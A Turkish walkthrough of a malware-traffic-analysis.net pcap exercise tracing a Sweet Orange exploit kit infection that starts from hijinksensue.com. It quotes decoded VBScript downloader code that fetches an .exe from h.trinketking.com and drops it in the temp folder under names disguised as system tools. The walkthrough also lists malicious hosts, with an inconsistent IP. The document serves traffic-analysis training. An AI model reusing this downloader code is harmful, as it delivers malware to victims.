
2014-11-23 TARİHLİ PCAP DOSYASININ ANALİZ AÇIKLAMLARI

Bu yazımda https://malware-traffic-analysis.net/2014/11/23/index.html adresindeki kötü amaçlı yazılımı incelemeye çalışacağım.


İlk olarak yönlendirmeleri görebilmek için sitenin de önerdiği (basic) "(http.request or tls.handshake.type == 1)" filtresini kullandık. Bu filtrede gönderilen http isteklerini ve güvenli veri aktarımı için kullanılan TLS protokolünün "client hello" mesajlarını görüntülemek için (https://davidwzhang.com/2018/03/16/wireshark-filter-for-ssl-traffic/ ve https://tls.ulfheim.net/ adreslerinden detaylarına erişebilirsiniz.) kullandık. Daha sonra trafiği incelemeye başladığımda ilk paketi gördüğümde URL kısmında Google üzerinden bir siteye gönderildiği görünüyordu.

```
GET /url?sa=t&rct=j&q=&esrc=s&frm=1&source=web&cd=1&ved=0CCEQFjAA&url=http%3A%2F%2Fhijinksensue.com%2F&ei=LjFxVOC5NYb5aoaPgpgE&usg=AFQjCNELeNnamHiwI67vxYsNi-mZxfz_dw&bvm=bv.
80185997,d.d2s HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Accept-Encoding: gzip, deflate
Host: www.google.co.uk
Connection: Keep-Alive
Cookie: PREF=ID=fc5de85747464cdc:U=88c3e6ec3acbe4ad:FF=0:TM=1416704201:LM=1416704202:S=_8_RMNp2dvsAeQQQ; NID=67=Fk7-
kESEr5vuA107KB0Mive5dWy9cXC7xkhr4CzWj4otIFTZaGGgVdI37Svrd6BgtOIpXW4Ka5VoUZHnMHRcN5_-6lzdc2IEh4YbaZapbWdrglEk5d3FdY8OS43x_XOG; OGPC=5-2:

HTTP/1.1 200 OK
Date: Sun, 23 Nov 2014 00:58:28 GMT
Expires: Sun, 23 Nov 2014 00:58:28 GMT
Cache-Control: private
X-Frame-Options: ALLOWALL
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: gws
Content-Length: 512
X-XSS-Protection: 1; mode=block
Alternate-Protocol: 80:quic,p=0.02

..........S... ...+\.^S.89...D...V.e7=..
```

Bunu gördükten sonra hangi sitelere yönlendirdiğini bulmak için "%3A" ve "%2F" ifadelerinin karşılığı olan ":" ve "/" işaretlerini düzenleyerek "http.referer contains 'http://hijinksensue.com' " filtresini uyguladım. Bu filtreyi uyguladığımda karşıma çok sayıda paket çıktı ve buradaki incelemeden kısaca şu şekilde bir ilerledim ama bir sonuç elde edemedim.




Bu aramadan bir sonuç elde edemeyince trafiğin genel durumuna bir göz atmaya karar verdiğimde 51439 portunda http protokolü ile iletişime geçildiğini fark ettim.




No.	Time	Source	src port	Destination	dest port	Protocol	Length	Info
1297	6.099239	172.16.165.132	49368	192.30.138.146	80	HTTP	381	GET /assets/misc/instagram.png HTTP/1.1
1300	6.109231	172.16.165.132	49389	192.30.138.146	80	HTTP	425	GET /wp-content/uploads/2014/03/Become-My-Patron-HijiNKS-ENSUE-Patreon.png HTTP/1.1
1331	6.202476	172.16.165.132	49371	192.30.138.146	80	HTTP	428	GET /wp-content/themes/comicpress-hijinks-2011/images/icons/paypal-donate.gif HTTP/1
1332	6.202645	172.16.165.132	49393	37.143.15.180	51439	HTTP	383	GET /consumer/empty/birds.php?winter=3 HTTP/1.1
1343	6.229054	172.16.165.132	49367	192.30.138.146	80	HTTP	408	GET /assets/misc/upcoming-appearances-widget-header-2.png HTTP/1.1
1344	6.229157	172.16.165.132	49392	199.167.132.217	80	HTTP	398	GET /delivery/spcjs.php?id=68 HTTP/1.1
1348	6.322287	172.16.165.132	49366	192.30.138.146	80	HTTP	386	GET /wp-content/themes/comicpress/js/ddsmoothmenu.js HTTP/1.1
1353	6.342423	172.16.165.132	49390	192.30.138.146	80	HTTP	381	GET /wp-content/themes/comicpress/js/menubar.js HTTP/1.1
1361	6.351750	172.16.165.132	49370	192.30.138.146	80	HTTP	382	GET /wp-content/plugins/comic-easel/js/keynav.js HTTP/1.1
1383	6.373714	172.16.165.132	49368	192.30.138.146	80	HTTP	404	GET /wp-content/plugins/wp-lightbox-2/wp-lightbox-2.min.js?ver=1.3.4.1 HTTP/1.1
1435	6.649528	172.16.165.132	49370	192.30.138.146	80	HTTP	430	GET /wp-content/themes/comicpress-hijinks-2011/images/icons/amazon_wishlist.png HTTP
1436	6.649694	172.16.165.132	49390	192.30.138.146	80	HTTP	436	GET /wp-content/themes/comicpress-hijinks/images/layout/transparent-spacer-150x10.pn
1439	6.654839	172.16.165.132	49392	199.167.132.217	80	HTTP	590	GET /delivery/spc.php?zones=186%7C187%7C188&source=&r=79952795&charset=utf-8&loc=htt
1476	6.760508	172.16.165.132	49366	192.30.138.146	80	HTTP	416	GET /assets/verts/300x250/saf-quidditch-harry-potter-necklace.jpg HTTP/1.1
1496	6.793930	172.16.165.132	49367	192.30.138.146	80	HTTP	417	GET /wp-content/plugins/comic-easel/images/nav/comical/firstin.png HTTP/1.1
1506	6.796179	172.16.165.132	49368	192.30.138.146	80	HTTP	417	GET /wp-content/plugins/comic-easel/images/nav/comical/archive.png HTTP/1.1
1530	6.921073	172.16.165.132	49369	192.30.138.146	80	HTTP	416	GET /wp-content/plugins/comic-easel/images/nav/comical/random.png HTTP/1.1
1531	6.921189	172.16.165.132	49371	192.30.138.146	80	HTTP	414	GET /wp-content/plugins/comic-easel/images/nav/comical/next.png HTTP/1.1
1544	6.957232	172.16.165.132	49395	199.167.132.217	80	HTTP	590	GET /delivery/spc.php?zones=186%7C187%7C188&source=&r=60163851&charset=utf-8&loc=htt
1547	6.960533	172.16.165.132	49394	199.167.132.217	80	HTTP	590	GET /delivery/spc.php?zones=186%7C187%7C188&source=&r=66638906&charset=utf-8&loc=htt
1560	7.076144	172.16.165.132	49389	192.30.138.146	80	HTTP	416	GET /wp-content/plugins/comic-easel/images/nav/comical/lastin.png HTTP/1.1
1567	7.086177	172.16.165.132	49368	192.30.138.146	80	HTTP	414	GET /wp-content/plugins/comic-easel/images/nav/comical/prev.png HTTP/1.1
1572	7.128574	172.16.165.132	49379	185.31.18.193	80	HTTP	360	GET /wVsIO.jpg HTTP/1.1
1575	7.129701	172.16.165.132	49392	199.167.132.217	80	HTTP	475	GET /delivery/fl.js HTTP/1.1
1579	7.130887	172.16.165.132	49396	192.0.76.3	80	HTTP	718	GET /g.gif?host=hijinksensue.com&rand=0.8047181345641992&v=ext&j=1%3A3.2.1&blog=1118
1696	7.506692	172.16.165.132	49397	172.233.178.170	80	HTTP	472	GET /button/getAllAppDefault.esi?cb=stLight.allDefault&app=all&publisher=fecb1d16-9f
1721	8.227481	172.16.165.132	49398	37.143.15.180	51439	HTTP	289	GET /cars.php?honda=1185&proxy=2442&timeline=4&jobs=823&image=171&join=757&list=679
2145	14.363839	172.16.165.132	49393	37.143.15.180	51439	HTTP	413	GET /consumer/empty/ENFWAKJWN2NOB3 HTTP/1.1
2147	14.385635	172.16.165.132	49397	172.233.178.170	80	HTTP	365	GET /button/checkOAuth.esi HTTP/1.1
2207	14.979932	172.16.165.132	49399	54.208.8.120	80	HTTP	693	GET /getSegment.php?purl=http%3A%2F%2Fhijinksensue.com%2F&jsref=http%3A%2F%2Fwww.goo


Bu durumda üç paket iletildiğini görüyoruz. Paketlerin akışını incelediğimizde “cars.php” dosyasının içeriğine baktığımızda kötü amaçlı yazılımı buluyoruz. İçeriği aşağıdaki gibidir.



Gönderilen ikinci dosya olan “birds.php” paketinin içeriğini göremediğim için masaüstüne kaydedip içeriğine bakmaya karar verdim. Burada da bir “substring” gibi metin işlem metotları kullanılarak birleştirmeler yapıldığını gördüm ve dosyanın uzantısını “html” olarak değiştirdim ve tarayıcımda açtım. Açtıktan sonra sayfayı düzenlerken son satırda “script” etiketleri arasında bir birleştirme işlemi yapıldığını gördüm.




(“birds.php” paket içerği)



(“birds.php” dosya içeriği)


Dosya içeriğinde neler olduğu hakkında bir fikir edinebilmek için tarayıcımda kodu debug etmek istedim. İlk olarak sayfayı tarayıcımda açtıktan sonra “İnspect Element” kısmını açıyoruz. Daha sonra “debug” kısmında şifreli kodun olduğu satırlara breakpoint koyuyoruz. Ardından uyguladığım adımlar aşağıdaki gibidir.



Network -> (Reload) kısmına tıkladık ,

(Debug) sekmesine yönlendiriliyoruz.

Sonuç olarak bize bir javascript içeriği çıkarıyor.



Son olarak buradan elde ettiğim sonucu bir “.js” uzantılı dosyaya koyduktan sonra koda genel olarak bakıldığında önce tarayıcının sürümünü kontrol ediyordu. Daha sonra ikinci kısımda “scriptvar” değişkeni içerisine base64 ile kodlanmış bir veri atıyordu. Bu değeri “execScript()” fonksiyonu ile çözümlüyordu. Daha sonra “iframe” etiketleri arasında yine base64 ile

şifrelenmiş bir html sayfası yüklüyordu. VBS kodu çözmek için bu base64 metni bir dosyaya kaydettikten sonra makinemdeki “base64 -d filename” komutu ile çözümledim. Her ne kadar VBS kodlama bilmesen de kısaca kullanılan metotları inceledim. Öncelikle tanımlanan URL dikkat çekiyordu. Daha sonra sanırım tanımladığı fonksiyonda belirli dosya isimlerinden rastgele birini seçerek “.exe” uzantılı dosyası ismi oluşturuyor.

```
Function GenerateRndStr(intLength)
     Randomize
     Dim strS, intI,strCharacters
         strCharacters = Array("sysdfg", "defrag", "diskchk", "disktool", "sysrestore")
     strS = strCharacters(Int(Rnd() * UBound(strCharacters) + 1))
     GenerateRndStr=strS
End Function
```

“scripting.FileSystemObject” ile sistem dosyalarına erişim sağlamaya imkan veriyormuş. Daha sonra “GetSpecialFolder(2)” kısmıyla özel klasörlerden birini döndürdüğü anlaşılıyordu (geçici dosyaları depolamak için bir uzantıyı veriyor sanırım (linux ‘da “tmp” dizini gibi)). Daha sonra nedenini tam olarak anlayamadığım uzantıya istek gönderiyor (“cars.php” dosyası için). Daha sonra oluşturduğu uzantıdaki dosya var ise bu dosyayı siliyor. Daha sonra bu dosyayı eğer ki gönderdiği istek sonucu 200 (status) değeri döndürdüyse, aynı uzantıda bir dosya oluşturuyor ve yanlış anlamadıysam istek sonrası dönen cevabın “body” arasındaki kısmı bu dosyaya yazdırıyor. Son olarak da tekrar dosya uzantısındaki oluşturmuş olduğu dosyayı kontrol ederek çalıştırdığını düşünüyorum.


```
sub DoMagic(  )
  On Error Resume Next
  Dim strLink, strSaveName, fsysobj
  strLink = "http://" & "h.trinketking.com:51439/cars.php?honda=1185&proxy=2442&timeline=4&jobs=823&image=171&join=757&list=679"
  strSaveName = GenerateRndStr(7) & ".exe"

  fsysobjxx = Array("Scripting.FileSystemObject")

 Set objFSO = CreateObject(Join(fsysobjxx,""))

 tempfolder = objFSO.GetSpecialFolder(2) & "\\"

 strSaveTo = tempfolder & strSaveName


  WinHttpStr = Array("WinHttp.WinHttpRequest.5.1")
  Set objHTTP = CreateObject(Join(WinHttpStr, ""))

  objHTTP.open "GET", strLink, False
  objHTTP.send


 If objFSO.FileExists(strSaveTo) Then
   objFSO.DeleteFile(strSaveTo)
  End If


  If objHTTP.Status = 200 Then
```

https://wellsr.com/vba/2018/excel/introduction-to-the-vba-filesystemobject/#:~:text=Use%20the%20FileSystemObject%20(FSO)%20to,you%20can%20access%20with%20VBA.

https://www.devguru.com/content/technologies/vbscript/filesystemobject-getspecialfolder.html#:~:text=Version%3A%202.0%20Syntax%3A%20object.,one%20of%20Windows'%20special%20folders.

https://docs.microsoft.com/en-us/previous-versions/windows/desktop/ms757849(v=vs.85)

Daha sonra html içeriğini de çözümledim. Çıktısında görüldüğü gibi “cars.php” dosyasını indirme linkine gönderiliyordu.



Buraya kadar incelediyseniz artık soruları cevaplamaya geçebiliriz.

TEMEL SORULAR


1)virüs bulaşan Windows VM’in ip adresi nedir?

- Trafik akışından veya “cars.php” dosyasının kaynak IP adresi kısmından da görülebileceği gibi IP adresi 172.16.165.132 olur.

2)etkilenen sanal makinenin MAC adresi nedir?

- MAC adresini IP adresini bulduğunuz paketin Ethernet katmanına bakarak bulabilirsiniz.

(00:0c:29:c5:b7:a1)



3)güvenliği ihlal eden web sitesinin IP adresi nedir?

- İlk yönlendirmeyi özet kısmında da görebileceğiniz “hijinksensue.com” sitesi yapmıştı. IP adresini “http.host contains ‘hijinksensue’ ” filtresini kullanarak hedef IP kısmında bulabilirsiniz. (192.30.138.146)

4)güvenliği ihlal eden web sitesi alan adı nedir?

-“hijinksensue.com”

5)açıklardan yararlanma kiti ve kötü amaçlı yazılım sağlayan IP adresi ve alan adı nedir?

- Zararlı yazılımı sağlayan alan adları 51439 portuyla http servisi veren “h.trinketking” ve “g.trinketking” sitedir. IP adreslerine yukarıdaki filtreyi kullanarak ulaşabilirsiniz. (37.143.15.80)


DAHA İLERİ SORULAR

1)kötü amaçlı yazılımları dağıtan yararlanma kiti (EK) nedir?


- Sweet Orange
https://www.virustotal.com/gui/file/ecaf7cfa63aaa1897039e5fc1ad1fdecb947970ca5be619861c88c44889ee14c/details linkinden pcap dosyasının snort uyarılarında “ağda tespit edilen trojen” kısmına baktığınızda görebilirsiniz. Peki nedir bu “sweet orange” kiti için https://blog.malwarebytes.com/threats/sweet-orange/#:~:text=Short%20bio,that%20users%20get%20redirected%20to. adresinden daha detaylı bilgi alabilirisiniz.

2)açıklardan yararlanma kiti (EK) açılış sayfasına işaret eden yönlendirme URL ‘si nedir?

- Ek açılış sayfasını işaret eden URL sorulduğu için ilk olarak “g.trinketing" sitesini işaret eden “hijikensue.com” sitesi olarak düşünmüştüm (“referer” kısmında görünüyordu) ama cevap anahtarı ile karılaştırdığımda yanlış olduğunu gördüm. Bunun üzerine bakındım ama yönlendirmeye dair bir şey bulamayınca internette bakınmaya başladım. https://thehackerwhorolls.home.blog/2019/11/11/2014-11-23-traffic-analysis-exercise/ sitesindeki yazıyı inceledim. Burada da “g.trinketing” sitesine herhangi bir yönlendirme bulamadığından bahsediyordu. Burada alan adı çözümlemesi için DNS sorgusundan(DNS request 1212 – DNS response 1273 paketlerinde) önceki paketi inceleyerek burada yönlendirmenin yapılabileceğini varsaydığı bir javascript kodu olduğunu buluyor. Buradaki adres ise “static.charlotteretirementcommunities.com” adresine yönlendiriyordu.



(Trafiği)



(Paket içeriği)

3)Yararlanma kiti (EK) açılış sayfasına işaret eden yönlendirme URL’inin IP adresi nedir?

- IP adresini de yukarıdaki görselden görebileceğiniz gibi 50.87.149.90 olarak bulunur.

4)Pcap'i Virus Total sitesine gönderin ve hangi snort uyarılarının tetiklendiğini bulun. Uyarılardan herhangi biri bu istismar kitinin ne olduğunu gösteriyor mu?

- https://www.virustotal.com/gui/file/ecaf7cfa63aaa1897039e5fc1ad1fdecb947970ca5be619861c88c44889ee14c/details linkine buradan ulaşabilirsiniz. Snort uyarılarına bakıldığında "ağda bir trojan tespit edildi" kısmını genişleterek istismar kitini görebilirsiniz.

5)kötü amaçlı yazılım yüklü pcap'tan çıkarın. MD5 veya SHA256 karması nedir?

- https://www.virustotal.com/gui/file/cc185105946c202d9fd0ef18423b078cd8e064b1e2a87e93ed1b3d4f2cbdb65d/details linkinden Virüs Total çıktısına erişebilirsiniz.

EKSTRA SORULAR

1)suricata kullanıyorsanız ,exploit kit trafiğinde Emerging Threats imzaları ne ateşler ?

